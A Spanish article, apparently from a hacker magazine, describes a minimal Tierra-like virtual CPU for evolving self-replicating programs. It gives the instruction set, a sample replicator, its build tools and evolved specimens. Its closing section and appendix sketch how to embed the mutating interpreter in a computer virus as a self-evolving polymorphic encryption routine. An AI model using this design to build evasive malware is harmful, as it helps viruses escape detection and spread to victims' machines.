Veamos entonces cual es la estructura del interprete. Como hemos dicho, la CPU tiene 8 registros organizados en una pila, y 16 instrucciones. Ademas, la CPU tiene una memoria de 256 bytes (lo maximo que se puede direccionar con un registro de 8 bits), en la que puede leer de manera arbitraria con la instruccion 'ld' (todas las instrucciones seran detalladas mas abajo). La CPU ejecuta su propio codigo desde la memoria, que es de solo-lectura. Ademas, con la instruccion 'st' puede escribir en los datos de su descendiente. Los datos de su descendiente son de solo-escritura.

Una analogia: cuando una celula se divide, esta lee su ADN (que es de solo lectura aunque ejecutable), y lo copia en el ADN de su descendiente (que no lee ni ejecuta). La copia se produce, idealmente, en bloques bien definidos de bases nitrogenadas. Nuestra CPU se comporta exactamente igual, solo que la copia es byte a byte.

He aqui un esquema de nuestra celula-CPU:



la tarea de nuestra celula es escribir una copia de si misma en la memoria de su hijo, despues de lo cual terminara la ejecucion (con la instruccion 'end').

La memoria de la celula es un array de bytes ordenado de 0 a 255. La memoria de la hija es solo accesible como un buffer de escritura a la que se le van enviando bytes, hasta terminar el proceso con 'end'. Este buffer de escritura no puede ser leído, ni el puntero al buffer puede ser modificado (salvo en una unidad al escribir).

Veamos entonces las instrucciones ensamblador con todo detalle (para conocer su funcionamiento exacto, consultar 'muta.c', subrutina 'ejecuta').

- nop0 : Esta instruccion no hace nada, pero sirve de plantilla para jmp, scasf, scasb. Esta instruccion no falla nunca.
- nop1 : Esta instruccion no hace nada, pero sirve de plantilla para jmp, scasf, scasb. Esta instruccion no falla nunca.
- ld1 : Decrementa una unidad el TOS y mete 1 en pila[TOS]. Si no es posible decrementar el TOS (overflow), da error y no hace nada.
- neg : Calcula el complemento a dos de pila[TOS] y lo almacena en pila[TOS]. Esta instruccion no falla nunca.
- add : Suma pila[TOS] y pila[TOS+1] y lo almacena en pila[TOS]. Si pila[TOS+1] no corresponde a ningun registro (underflow) da

error y no hace nada.

- drop : Hace aumentar en una unidad el TOS. Si pila[TOS+1] no existe (underflow) esta instruccion da error y no hace nada.
- swap : Intercambia pila[TOS] y pila[TOS+1]. Si pila[TOS+1] no existe (underflow) esta instruccion da error y no hace nada.
- dup : Hace descender una unidad el TOS. Entonces almacena en pila[TOS] el valor de pila[TOS+1]. Si el TOS no se puede decrementar en una unidad (overflow) la instruccion da error y no hace nada.
- ld : Lee la posicion de memoria indicada por pila[TOS]. Sustituye pila[TOS] por la cantidad leida. Esta instruccion no falla nunca.
- st : Envia el byte en pila[TOS] al buffer de escritura. Entonces hace aumentar en una unidad el TOS. Si pila[TOS+1] no existe (underflow), la instruccion no hace nada. Si a base de repetir instrucciones st la CPU envia mas de 256 bytes, las siguientes instrucciones st sobrescriben el buffer desde el principio.
- rot : Hace la transformacion:
- ```
pila[TOS+2] -> temp
pila[TOS+1] -> pila[TOS+2]
pila[TOS]   -> pila[TOS+1]
temp       -> pila[TOS]
```
- esto es, una rotacion a la derecha de los tres elementos inferiores de la pila. Esta instruccion falla, y no hace nada, si no existen pila[TOS+1] o pila[TOS+2] (underflow).
- ifz : Si pila[TOS] es cero, ejecuta la siguiente instruccion. En otro caso salta esa instruccion y pasa a la siguiente. Esta instruccion no falla nunca.
- jmp : Si a continuacion de esta instruccion hay una plantilla (de nop0's y nop1's), entonces se busca una complementaria y se continua la ejecucion del programa a partir de esas plantillas. Si no se encuentra complementaria, el programa continua su ejecucion normalmente (sin fallo). Si despues del jmp no hay plantilla, la instruccion falla y no hace nada.  
NOTA: la busqueda de la plantilla se hace primero hacia adelante, y en caso de no encontrar la plantilla, se hace luego hacia atras. Se salta siempre a la primera plantilla encontrada.
- scasf : Si a continuacion de esta instruccion hay una plantilla, entonces se busca una complementaria hacia adelante. Si se encuentra, se hace descender una unidad el TOS y se almacena en la pila la posicion de memoria del `_final_` de esa plantilla. Si no se encuentra, se almacena el valor 0 en la pila.
- Esta instruccion falla si no hay plantilla a continuacion, o si no es posible hacer descender el TOS (overflow).
- scasb : Si a continuacion de esta instruccion hay una plantilla, entonces se busca una complementaria hacia atras. Si se encuentra, se hace descender una unidad el TOS y se almacena en la pila la posicion de memoria del `_inicio_` de esa plantilla. Si no se encuentra, se almacena el valor 0 en la pila.
- Esta instruccion falla si no hay plantilla a continuacion, o si no es posible hacer descender el TOS (overflow).
- end : Esta instruccion termina el programa Tierra y devuelve el control al emulador para que cierre los ficheros y termine la ejecucion. Al llegar a esta instruccion se escribe el programa hijo en el disco duro. Esta instruccion no falla nunca.

A partir de estas descripciones es sencillo comprender cualquier programa escrito en Tierra. Observa que todas las instrucciones son tremendamente tolerantes con los fallos: si una instruccion no puede cumplir su funcion, indica el error al interprete (que cuenta los fallos), y simplemente no hace nada. Esto es

una gran diferencia con el ensamblador típico, que ante el más mínimo error produce algún tipo de excepción. Por poner un ejemplo, si aquí tuviésemos una operación de división, en caso de dividir por cero no abortaríamos el programa, si no que simplemente indicaríamos el error y continuaríamos como si nada. Los seres vivos son flexibles.

Cuando la CPU comete un error, el intérprete lo cuenta. Si el número de errores supera un cierto límite (definido como TOLERANCIA en muta.c), el intérprete aborta el programa y evita la replicación del programa. Esto es ventajoso para establecer un criterio de selección natural de programas. Por poner una analogía biológica, existen ciertos procesos en la naturaleza que requieren más energía que otros: la manera natural de funcionar es a través de caminos de mínima energía. Si se buscan atajos, se consume demasiada energía. Aquí los fallos hacen de energía: si consumes demasiados, te agotas y abortas la reproducción.

### 2.3. Un ejemplo de replicante.

Veamos un ejemplo de un programa completamente funcional. El intérprete siempre comienza a ejecutar el código en la dirección de memoria cero. La pila siempre comienza con el valor cero en pila[TOS]. Recuerda que solo hay 8 posiciones en la pila. Salirse de esos límites lleva a un overflow o underflow.

En el código que sigue hemos llamado 'final' a la dirección en memoria del final del código, y 'inicio' a la dirección de inicio. Hemos llamado 'tam' al tamaño total del programa en bytes (cada instrucción ocupa un byte). Ten en cuenta que  $\text{final} - \text{inicio} = \text{tam} - 1$ . Hemos llamado ADN(x) al byte que está en la posición x de la memoria de la célula.

Aquí está el programa:

```
#####
# Inicio del programa. La primera instrucción va en la zona de memoria 0.
# La pila empieza con el 0 cargado en el TOS.

nop0      # Plantilla de inicio.          Pila: 0
nop0
nop0
nop0
nop0

scasf     # Buscamos el final del código.   Pila: final:0

nop0      # Complemento de plantilla de final.
nop1
nop0
nop1
nop0

swap      # Eliminamos el cero de la pila.   Pila: 0:final
drop      #                               Pila: final

scasb     # Buscamos el inicio del código.   Pila: inicio:final

nop1      # Complemento de plantilla de inicio.
nop1
nop1
nop1
nop1

# Calculemos el tamaño del código.

dup       # Pila:
rot       # inicio : inicio : final
rot       # final : inicio : inicio
neg       # inicio : final : inicio
add       # -inicio : final : inicio
add       # tam-1 : final : inicio
ldl      # 1 : tam-1 : final : inicio
add       # tam : tam-1 : final : inicio
swap     # tam-1 : tam : final : inicio
drop     # tam : final : inicio
```

```

# Ahora eliminamos 'final' de la pila.

swap # final : tam : inicio
drop # tam : inicio

# Con esto estamos listos para la copia.
# 'tam' actuara como contador de los bytes a copiar.
# 'inicio' actuara como puntero al ADN de la celula.

nop1 # Plantilla de copia.
nop1
nop0
nop0
nop1

swap # inicio : tam
dup # inicio : inicio : tam
ld # ADN(inicio) : inicio : tam Lee byte de su ADN.
st # inicio : tam Almacena byte en ADN del hijo.
ld1 # 1 : inicio : tam
add # inicio+1 : inicio : tam
swap # inicio : inicio+1 : tam
drop # inicio+1 : tam
swap # tam : inicio+1
ld1 # 1 : tam : inicio+1
neg # -1 : tam : inicio+1
add # tam-1 : tam : inicio+1
swap # tam : tam-1 : inicio+1
drop # tam-1 : inicio+1

ifz # Hemos llegado al final ?

jmp

nop1 # Comp. Plantilla de salida.
nop1
nop0
nop0
nop0

jmp

nop0 # Comp. plantilla de copia.
nop0
nop1
nop1
nop0

swap # Para separar una plantilla de otra.

nop0 # Plantilla de salida.
nop0
nop1
nop1
nop1

end # Cierra buffer y acaba.

nop1 # Plantilla del final.
nop0
nop1
nop0
nop1

#
#####

```

Este programa es manifiestamente mejorable, aunque en principio no este del todo mal. Un hecho sorprendente es que incubando este codigo, en apenas 76 generaciones obtuve una mutacion mucho mas simple y perfectamente funcional.

En general, el programa es facil de entender una vez que se ha dominado el ensamblador y su manera de operar. Simplemente se calcula la posicion inicial

del código en memoria (que de hecho es cero, pero se calcula con plantillas). Luego se calcula la posición final. Se restan y se suma 1, obteniendo el tamaño. Haciendo un bucle con el tamaño, se van escribiendo uno a uno todos los bytes de código, desde el primero al último. Entonces el programa termina.

Este programa no comete ni un solo fallo de overflow o underflow, y se ejecuta en una cantidad relativamente reducida de ciclos.

### 3.0 Echando las cosas a correr.

```
'Twas midnight, and the UNIX hacks
Did gyre and gimble in their cave
All mimsy was the CS-VAX
And Cory raths outgrabe.
```

```
"Beware the software rot, my son!
The faults that bite, the jobs that thrash!
Beware the broken pipe, and shun
The frumious system crash!"
```

Hasta ahora hemos definido un ensamblador muy reducido con una CPU mínima. Veamos ahora como ensamblar, inocular e incubar programas replicantes. Para ello contamos con los programas incluidos con el artículo, que son:

```
basico      :   Un programa ensamblador autorreplicante.
muta.c     :   Código fuente del portador/interprete.
asm.c      :   Ensamblador/desensamblador de Tierra.
inocula.c  :   Inoculador/extractor de programas.
incuba.c   :   Incubador.
opcodes.h  :   Fichero de cabecera con info. del ensamblador.
```

Crea un directorio y mete todos los programas allí. Luego compila los programas en C de manera normal:

```
demeter# gcc -o muta muta.c
demeter# gcc -o inocula inocula.c
demeter# gcc -o asm asm.c
demeter# gcc -o incuba incuba.c
```

Ahora veamos como proceder para hacer una experimentación con este código.

- 1) En primer lugar, el fichero 'basico' es un fichero ascii con el código ensamblador, comentarios, etc. Compilalo a forma binaria usando:

```
demeter# ./asm e basico basico.bin
```

el ensamblador respondera:

```
.....
Bytes: 74
demeter#
```

Lo que quiere decir que basico.bin tiene 74 bytes una vez compilado.

- 2) Ahora inocula basico.bin en el programa 'muta', para poderlo ejecutar. Esto se logra haciendo:

```
demeter# ./inocula i basico.bin muta
```

a lo que respondera el inoculador:

Inoculacion terminada.

Ahora basico.bin esta cargado en la zona de datos estaticos de 'muta', de manera que al ejecutar ese programa se interpretara el codigo que acabas de inocular. Recuerda que una vez que has inoculado a 'muta', si quieres inocular otra cosa debes recompilar 'muta.c' para limpiar la zona de datos estaticos!

- 3) Si ahora ejecutas el programa 'muta', obtendras un programa de salida, que por defecto se llama 'salit'. Este programa es el hijo de 'muta' :)

```
demeter# ./muta
demeter# ls
basico basico.bin incuba incuba.c inocula inocula.c
opcodes.h salit asm asm.c
```

Este fichero 'salit' es tambien ejecutable, y da lugar a otro fichero, tambien llamado 'salit' con el nieto de 'muta'. Y asi sucesivamente.

Ten en cuenta que es posible que, debido a mutaciones u otros fallos, el programa hijo no pueda aparecer. El programa 'muta' introduce fallos aleatorios (la probabilidad controlada por la definicion RADIO\_FALLOS en 'muta.c') en el funcionamiento del programa. Algunos de estos fallos pueden ser lo bastante graves como para que no haya reproduccion. Si esto ocurre, ejecuta 'muta' hasta obtener salit. Si no lo logras tras varios intentos, probablemente hay un bug en el codigo del programa ensamblador ('basico' funciona perfectamente).

Si quieres seguir ejecutando 'salit', mejor renombralo antes de ejecutarlo, para que no se sobrescriba al reproducirse. La incubadora se encargara de estas tareas automaticamente.

- 4) Ahora vamos a extraer y desensamblar el codigo contenido en 'salit'. Esto es bastante util para debuggear programas, y para analizar mutaciones. Esto se logra haciendo lo inverso que en 1) y 2):

```
demeter# ./inocula e salit code.bin
Extraccion terminada.
```

Ahora el codigo de 'salit' esta en 'code.bin'. Este fichero es un volcado de toda la memoria de 'salit' (256 bytes), dado que no podemos saber que partes de la memoria se ejecutan o no. Ahora desensamblamos code.bin:

```
demeter# ./asm d code.bin code
```

Ahora 'code' contiene un desensamblado del codigo de 'salit'. Puedes editar este fichero ascii y analizar los opcodes para ver que ha variado.

- 5) Dado que es muy incomodo andar ejecutando a mano los programas, renombrandolos y seleccionandolos, puedes usar la incubadora para ello. La incubadora toma un 'ancestro', lo renombra y lo ejecuta, ejecutando luego a sus descendientes, y asi sucesivamente. A la incubadora la analizaremos con mas detalle en una seccion posterior.

Suponiendo que tienes un codigo inoculado en 'muta', para incubar ese codigo ejecuta:

```
demeter# ./incuba muta
```

La incubadora renombrara 'muta' como 'itm.00' (item numero 00), y lo ejecutara. Si no tiene descendencia, abortara (estas cosas pasan a veces, debido a mutaciones catastróficas). Si hay descendencia, renombrara al descendiente como 'itm.??' (con ?? cualquier numero entre 00 y 99, tomado al azar). Esto termina la primera generacion. Luego el proceso se repite para todos los items en el directorio, con lo

que el crecimiento se vuelve exponencial (1 célula, 2, 4, 8, 16...)  
Como hay un límite de 100 células, pronto empiezan a sobrescribirse unas a otras (en caso de que logren reproducirse). Aquí es donde aparece la selección natural: solo las células que se reproducen son capaces de sobrevivir. Puedes detener la incubación en cualquier momento, y analizar los ficheros 'itm.??', que son programas como 'muta', pero inoculados con descendientes suyos. Algunos son auténticas mutaciones, otros son callejones sin salida. El análisis de estos bichos da algunas sorpresas.

### 3.1. Creando tus replicantes. Ensamblado e inoculación.

El programa 'muta', recién compilado con 'gcc -o muta muta.c', está en blanco. No tiene ninguna capacidad de replicación (prueba a ejecutarlo). Así que hay que meterle algún código replicante para que marche.

Para ello debes en primer lugar crear tu programa ensamblador, en formato ASCII. Puedes usar comentarios '#' y espacios libremente en los archivos ensamblador, pero ten en cuenta que los tabuladores no se reconocen, y que 'asm' distingue mayúsculas y minúsculas. Tienes un ejemplo en 'basico', que es directamente ensamblable.

Las opciones de 'asm' son:

```
asm e entrada salida : ensambla 'entrada' en el binario 'salida'.  
asm d entrada salida : desensambla 'entrada' en el ASCII 'salida'.
```

Una vez que tienes tu código binario del replicante, hay que meterlo en la zona de datos de 'muta', para ser leído e interpretado. En la zona de datos de 'muta' hay un número mágico: 0xdeadbeef que el inoculador detecta. Entonces escribe el código binario a partir del número mágico, donde el intérprete está programado para buscarlo.

Las opciones de 'inocula' son:

```
inocula i ent sal : inocula el binario 'ent' en el portador 'sal'.  
inocula e ent sal : extrae del portador 'ent' el binario 'sal'.
```

El ensamblador y el inoculador funcionan perfectamente juntos, y son la base del análisis de las mutaciones que van apareciendo.

### 3.2. El programa portador.

Veamos algunos detalles del portador, 'muta.c'. El portador es un diminuto intérprete de la CPU que ejecuta las instrucciones desde su zona de datos estática. El funcionamiento del portador es el siguiente:

- 1) El portador se copia a sí mismo en el fichero 'salit'.
- 2) El portador sobrescribe 'salit', eliminando su zona de datos.
- 3) El portador interpreta el código inoculado. Puede ocurrir entonces:
  - 3a. El código inoculado se copia (con o sin mutaciones) en 'salit'.
  - 3b. El código inoculado consume demasiados ciclos del intérprete, y es por ello eliminado. Se borra el fichero 'salit'. La replicación ha fallado.
  - 3c. El código inoculado comete demasiados errores al ejecutarse, y es por ello eliminado. Se borra el fichero 'salit'. La replicación ha fallado.
- 4) El portador cierra los buffers y termina.

Los casos 3b y 3c provocan el fallo de la replicación, y su tolerancia está controlada por las definiciones MAX\_CICLOS y TOLERANCIA en 'muta.c'.

Una tarea fundamental del portador es introducir fallos al azar en el fun-

cionamiento del programa inoculado. Esto se logra con la funcion 'flaw\_bit' de 'muta.c', que introduce errores de calculo y copia en practicamente todas las instrucciones. La probabilidad de error esta determinada por la definicion RADIO\_FALLOS de 'muta.c'. Observa que no solo se producen fallos de copia, si no tambien fallos aritmeticos, que pueden alterar el funcionamiento de un programa aparentemente normal. Pese a todo, manteniendo los parametros dentro de limites razonables los sistemas incubados sobreviven con facilidad. Si te pasas con las mutaciones, en vez de programas con ocho ojos y nueve brazos obtienes un rapido exterminio, por lo general. O una simplificacion exagerada de los supervivientes; las estructuras complejas no sobreviven con facilidad a los vapuleos.

Para testar los programas y su capacidad de replicacion, es interesante ejecutar el portador sin que este introduzca fallos. Esto se logra invocandolo con un argumento (cualquiera):

```
demeter# ./muta c <---- Portador sin fallos ni mutaciones.
```

Esto es interesante para comprobar si un programa es un replicador en condiciones ideales. Ningun fallo estorbara el funcionamiento del programa.

### 3.3. El incubador.

El incubador es un programa que podria haberse hecho con un script o bien en PERL. Su funcion principal es gestionar la descendencia de un determinado portador. El algoritmo fundamental se basa en generaciones, y es el siguiente:

- A.0. Toma el portador inicial y renombralo como 'itm.00'.
- A.1. Haz un listado de los portadores en el directorio. Solo se tienen en cuenta los portadores del tipo 'itm.??', donde ?? es un numero entre 00 y 99.
- A.2. Ejecuta sucesivamente todos los portadores listados en A.1.
  - A.2.1. Si el portador ejecutado tiene descendencia, toma una cantidad ?? al azar entre 00 y 99, y renombra al descendiente como 'itm.??' Esto probablemente sobrescribira algun otro portador, incluso uno que todavia no se ha ejecutado.
  - A.2.2 Si el portador ejecutado no tiene descendencia, exterminalo. Esto favorece la supervivencia de los portadores estables.
- A.3. Escribe algunos datos (numero de portadores, numero de portadores fallidos, numero de generacion), y vuelve a A.1.

Este metodo es algo brutal, pero bastante rapido, y favorece a los portadores con capacidad de reproduccion y codigo robusto. Es posible gestionar mas de 100 portadores de una sola vez (o menos), pero con 100 ya se carga bastante al sistema. Salvo que tengas un superordenador, 100 portadores son mas que suficientes.

He dejado la incubadora funcionando mas de 3000 generaciones sin que hubiera un solo fallo en mi sistema (FreeBSD 5.0 - Release). Esto supone mas de dos horas y media de funcionamiento sin fallos, con cerca de 300000 portadores ejecutados.

### 4.0. Ejemplos de evolucion de programas.

To those accustomed to the precise, structured methods of conventional system development, exploratory development techniques may seem messy,

inelegant, and unsatisfying. But it's a question of congruence: precision and flexibility may be just as disfunctional in novel, uncertain situations as sloppiness and vacillation are in familiar, well-defined ones. Those who admire the massive, rigid bone structures of dinosaurs should remember that jellyfish still enjoy their very secure ecological niche.

-- Beau Sheil, "Power Tools for Programmers"

Partiendo del código ensamblador escrito en 2.3., he desarrollado la incubadora primero 76 generaciones, y luego 3000 generaciones. He tomado dos ejemplos de replicantes en cada una de las dos muestras. He aquí los resultados, despiezados y comentados.

#### 4.1. El portador de la generación 76.

Los comentarios sobre este espécimen van al final:

```
#####
# Engendro de la generacion 76. Replicador perfecto.
#
# Comentarios: Pila:
swap # Esto provoca 2 fallos de ejecucion. 0:
swap # Esta plantilla es inutil. 0:
nop0 # Busca 101 -- Falla. 0:0
nop0
nop0
scasf # Busca 00000 -- Falla. 0:0:0
nop0
nop1
nop0
scasb # Busca 101 -- Falla. 0:0:0
nop1
nop1
nop1
nop1
nop1
# Las operaciones que vienen a continuacion son
# innecesariamente complejas, y su funcion es
# meter en la pila 0:0, para inicializar el bucle
# de copia.
dup # 0:0:0:0
ifz
rot
neg # 0:0:0:0
add
add
ld1 # 1:0:0:0:0
neg # ff:0:0:0:0
swap # 0:ff:0:0:0
drop
drop
drop # 0:0
# Ahora esta inicializada la pila para el bucle. Dado
# que esta parte sera llamada varias veces, llamaremos
# a:b a las posiciones de la pila. La primera vez, a=b=0.
nop1 # Plantilla del bucle. a:b
nop1
nop0
nop0
nop1
nop1
```

```

swap      #                               b:a
dup       #                               b:b:a
ld        #                               ADN(b):b:a
st        #                               b:a
ld1       #                               1:b:a
add       #                               b+1:b:a
swap      #                               b:b+1:a
drop      #                               b+1:a
swap      #                               a:b+1
ld1       #                               1:a:b+1
add       #                               a+1:a:b+1
swap      #                               a:a+1:b+1
drop      #                               a+1:b+1

ifz       # Comprueba si a+1 es cero, es decir, si
          # el registro que contiene 'a' se ha desbordado!!!

jmp       # Esto lleva eventualmente a un end.

nop1     # Complemento de plantilla del final.
nop0     #

jmp

nop0     # Complemento de plantilla del bucle (parcial).
nop0     # Plantilla del final mezclada con la anterior.
nop1
nop1
nop0

swap     # Instrucciones inutiles antes del final.

nop0     # Esta plantilla no vale de nada.
nop0
nop1
nop1
nop1

end      # Termina.

nop1

end      # Redundante.
#
#####

```

Lo interesante de este programa es que, aunque tiene bastante en comun con el portador inicial, aparecen tres elementos distintivos:

- 1) Las plantillas de salto se han modificado. Esto prueba la estabilidad del mecanismo de salto por plantillas frente a mutaciones.
- 2) Simplificacion: Los mecanismos de medicion del tamaño del programa, que habia en el primer portador, han desaparecido, dejando un conjunto de instrucciones inutiles; parecido a un organo atrofiado.
- 3) Innovacion: Este nuevo replicador no necesita medir el tamaño de su código porque lo que hace es copiar la memoria al completo (256 bytes). Para ello inicializa un contador a cero y lo va incrementando 1 a 1. Cuando el contador desborda, se han copiado 256 bytes.

Este programa ha sido capaz de simplificar e innovar el funcionamiento en un total de 76 generaciones. Es mucho mejor de lo que esperaba al programar esto. Observa que el paradigma de copia ha cambiado totalmente.

#### 4.2. El portador de la generacion 3000.

Analizar una muestra de 100 portadores con 3000 generaciones de historia no es cosa facil. Pero tomando uno al azar ('itm.99'), compruebe de inmediato que era un replicador perfecto (en condiciones ideales). Sin embargo, con muy pocas

diferencias, es un pariente cercano del de la generacion 76; emplea el mismo metodo de desbordamiento. Veamos el codigo tal y como aparece tras desensamblar, con algunos comentarios por enmedio:

NOTA: los numeros intercalados en los comentarios los escribe el desensamblador. Son la version decimal del volcado binario del codigo. Simplemente ignoralos.

```
#####  
# Replicador de la generacion 3000. Desensamblado.  
#  
#  
add      # 4      Estas instrucciones fallan todas.  
add      # 4  
add      # 4  
add      # 4  
drop     # 5  
add      # 4  
add      # 4  
  
# Hasta aqui la pila es cero y hay 7 fallos.  
  
ld1      # 2  
ld1      # 2  
drop     # 5  
dup      # 7  
  
# Esto da 1:1:0  
  
add      # 4  
add      # 4  
drop     # 5  
drop     # 5  
  
# La pila vuelve a ser 0. Todo lo anterior es inutil.  
  
swap     # 6 # Ocho fallos.  
drop     # 5 # Nueve.  
  
dup      # 7  
dup      # 7  
  
# Ahora la pila es 0:0:0  
# Dado que actua como contador, le llamaremos a:b:c para ver  
# como varian los parametros en el bucle.  
  
nop0     # 0 # Tremenda plantilla. Una parte vale para el bucle.  
nop0     # 0  
nop0     # 0  
nop1     # 1  
nop1     # 1  
nop1     # 1  
nop0     # 0  
nop1     # 1  
nop0     # 0  
nop0     # 0  
  
swap     # 6      b:a:c  
dup      # 7      b:b:a:c  
ld       # 8      adn(b):b:a:c  
st       # 9      b:a:c  
ld1      # 2      1:b:a:c  
add      # 4      b+1:b:a:c  
swap     # 6  
drop     # 5      b+1:a:c  
swap     # 6      a:b+1:c  
ld1      # 2      1:a:b+1:c  
add      # 4      a+1:a:b+1:c  
swap     # 6  
drop     # 5      a+1:b+1:c  
ifz      # 11     Test de overflow.  
  
jmp      # 12
```

```

nop0    # 0    Esto va a parar al end adelante.
jmp     # 12
nop1    # 1    Esto va a parar a la tremenda plantilla del bucle.
nop1    # 1
end     # 15   Final del programa.

```

```

# Aqui viene un monton de instrucciones aparentemente
# aleatorias, que no se ejecutan si no hay fallo.
#
# .....
#
#####

```

Como dijimos, este es un pariente cercano del espécimen de la generación 76. Usa el mismo método de overflow de registros para copiar todo el código. Sin embargo hay al menos dos aspectos interesantes, relativos a las etiquetas:

- 1) El salto final a 'end' depende de una plantilla de un solo nop. Esta claro que el programa no quiere fallar en este salto. Esto parece una defensa contra los fallos aleatorios de replicación.
- 2) La plantilla de entrada al bucle es monstruosa. Una vez más, parece que el código quiere asegurarse de que cualquier etiqueta de más de un nop va a parar hasta el bucle.

En resumen, este ejemplar de la generación 3000 parece el de la 76, pero estabilizado frente a fallos de transcripción. Haciendo que la etiqueta de salida sea supersimple, y la de entrada al bucle prácticamente universal, es difícil que los descendientes de este código vayan a cometer errores en los saltos, aunque tengan ligeras mutaciones.

Por otro lado, los mecanismos de copia son idénticos byte a byte al de la generación 76. Parece que el método de desbordamiento es preferible al de cuenta exacta, quizás por ser más simple y estar menos sujeto a fallos aritméticos.

## 5.0 Para que sirve todo esto.

The man who sets out to carry a cat by its tail learns something that will always be useful and which never will grow dim or doubtful.  
-- Mark Twain.

Puede dudarse, bastante razonablemente, que este concepto de código mutable pueda valer para algo. Sin embargo, veamos que se puede hacer llevando las cosas un poco al límite. Antes que nada, ten en cuenta que el método aquí expuesto de hecho permite crear programas ejecutables con capacidad para evolucionar. Es muy cierto que no evoluciona todo el programa, pero tal como se indicó en la introducción, existen poderosos motivos para suponer que la evolución de todo un programa en un ix86 es simplemente imposible. La cuestión es como sacar partido de las reducidas capacidades evolutivas de un programa realizado para un ordenador convencional.

En primer lugar, nuestro código Tierra tiene tan solo 16 instrucciones, en tanto que el de Tom Ray tiene 32. Nuestro código es simplemente un mecanismo de experimentación, una manera de comprobar que la evolución del código es posible. Si incluimos otras 16 instrucciones en nuestro intérprete, podemos aumentar mucho su funcionalidad: desde un mecanismo para manipular el buffer de salida, extensiones aritméticas o mejoras a la gestión de la pila, hasta mecanismos para interactuar varios programas, compartir recursos u otras opciones (Ray ha trabajado en esa dirección dentro de su emulador).

Pero sin ir tan lejos, imaginemos que extendemos levemente las instrucciones que hemos empleado, para que tengan mejores capacidades lógicas (AND, XOR, etc.) y mejor manipulación del buffer de salida. Además, reprogramamos el portador en ensamblador, para que sea más compacto. Entonces podríamos introducir el portador en un programa tal como un virus, donde se podría encargar de la rutina

na de encriptacion. Una rutina de encriptacion mutable y dotada de cierta estabilidad podria ser una adiccion desconcertante a un buen virus. Teniendo en cuenta que en tan solo 76 generaciones este tipo de codigos es capaz de variar sus estrategias de calculo, es divertido imaginar que pasaria con las mutaciones en los pasos iniciales (exponenciales) de una infeccion virica. Para detalles concretos acerca de virus mutables, consulta el apendice.

Potencialmente el codigo mutable puede tener otras aplicaciones, pero quizas ninguna tan divertida como la anterior.

## 6.0. Referencias.

```
fortune: cpu time/usefulness ratio too high -- core dumped.
-- Fortune file.
```

[1] Ray, Tom. "Zen and the art of creating life" (Accesible en Internet).

[2] Ray, Tom. Tierra v 4.0. (Accesible en Internet).

[3] The UNIX Fortune File, April 19, 1994.

-----  
-----

Apendice : Una aplicacion al codigo polimorfico mutable.

Y asimismo absorbia todo un microcosmos de criaturas vivientes..., bacterias y virus que, sobre otros planetas, habian evolucionado de mil mortales linajes. Aun cuando tan solo muy pocos podian sobrevivir en aquella atmosfera y temperatura, eran suficientes.

-- Arthur C. Clarke, "Antes del Eden".

He aqui una idea para implementar un mecanismo capaz de producir polimorfismo evolutivo. Antes que nada, hay que incluir en el interprete de Tierra un ensamblador que traduzca opcodes de Tierra al ensamblador x86. Esto es sencillo, dado que las instrucciones de salto y busqueda (jmp, scasf, scasb) no deben ser ensambladas (ver NOTA mas adelante).

No es complicado traducir la mayor parte de las instrucciones, sobre todo teniendo en cuenta que el x86 cuenta con una pila propia. Por ejemplo, sin romperse la cabeza, podemos incluso traducir el codigo a mano:

```
ldl  ---->   movb $1, %al ; push %al
dup   ---->   popb %al ; pushb %al ; pushb %al
drop  ---->   popb %al
neg   ---->   popb %al ; negb %al ; pushb %al
add   ---->   popb %al ; popb %ah ; addb %ah, %al ;
              pushb %ah ; pushb %al
              o : movb 1(%esp), %al ;
                  addb %al, (%esp)

etc...
```

Una vez que has metido en el interprete la capacidad de ensamblar, extiende Tierra para incluir los comandos:

```
asm   :   Inicia el ensamblado del codigo polimorfico.
        El interprete reconoce esta instruccion y
        comienza a ensamblar cada instruccion Tierra
```

ejecutada, hasta llegar a `dasm`.

`split` : Esta instruccion debe ir entre `asm` y `dasm`.  
Indica donde acaba la rutina de encriptacion  
y donde comienza la rutina de desencriptacion.

`dasm` : Termina el ensamblado de codigo polimorfico.

La idea es la siguiente: entre `asm` y `dasm` se introduce una serie de instrucciones Tierra:

```
asm          # Comienza asm. Supongamos que Pila:    a
  ld1        #                                     1:a
  add        #                                     a+1:a
  neg        #                                     -a-1:a
  swap       #                                     a:-a-1
  drop       #                                     -a-1
  ld1        #                                     1:-a-1
  swap       #                                     -a-1:1
  add        #                                     -a:1
  neg        #                                     a:1
  swap       #                                     1:a
  drop       #                                     a
dasm         # Termina instruccion asm.
```

La intencion es clara: mete entre '`asm`' y '`dasm`' una serie de transformaciones que dejen invariante el elemento del TOS. Es muy facil programar al interprete para que compruebe que el codigo entre `asm` y `dasm` deja invariante cualquier byte 'a' de entrada (256 comprobaciones, a fin de cuentas).

Naturalmente, si tienes una cierta transformacion compuesta:

$$a = a[0] \rightarrow a[1] \rightarrow a[2] \rightarrow a[3] \rightarrow \dots \rightarrow a[n-1] \rightarrow a[n] = a$$

tal que inicia y termina en el mismo elemento, entonces si divides esa transformacion en un determinado punto, tienes dos transformaciones inversas.

$a' = f(a)$  definida:  $a = a[0] \rightarrow a[1] \rightarrow \dots \rightarrow a[j] = a'$   
 $a = g(a')$  definida:  $a' = a[j] \rightarrow \dots \rightarrow a[n-1] \rightarrow a[n] = a$

Siendo:  $g(f(a)) = a$  para todo  $a$ .

Aqui es donde aparece la instruccion '`split`'. Su intencion es partir en dos el codigo entre '`asm`' y '`dasm`'. Notemos que esta division no se puede hacer en cualquier punto, si no en aquellos en los que todos los elementos en la pila se conozcan en tiempo de compilacion.

veamos el codigo anterior con un '`split`' bien colocado:

```
asm          # Comienza asm. Supongamos que Pila:    a
  ld1        #                                     1:a
  add        #                                     a+1:a
  neg        #                                     -a-1:a
  swap       #                                     a:-a-1
  drop       #                                     -a-1
split        # Estado de pila correcto.
  ld1        #                                     1:-a-1
  swap       #                                     -a-1:1
  add        #                                     -a:1
  neg        #                                     a:1
```

```

swap          #          1:a
drop          #          a
dasm          # Termina instruccion asm.

```

Claro, no hay que ser Einstein para darse cuenta de que esto es precisamente una rutina de encriptacion basada en:

a --> -1+neg(a) --> a

NOTA: naturalmente, no debemos permitir instrucciones de salto y busqueda entre del par 'asm' y 'dasm', dado que dependen de datos exteriores a la zona a ensamblar. Esto es facil de lograr; basta definir un bit en la CPU que, si esta activo, trate a jmp,scasf,scasb como no-operations. Entonces, ese bit es activado por 'asm' y desactivado por 'dasm'.

Lo interesante es que este mecanismo puede encajarse perfectamente en el interprete de Tierra, a un coste relativamente bajo.

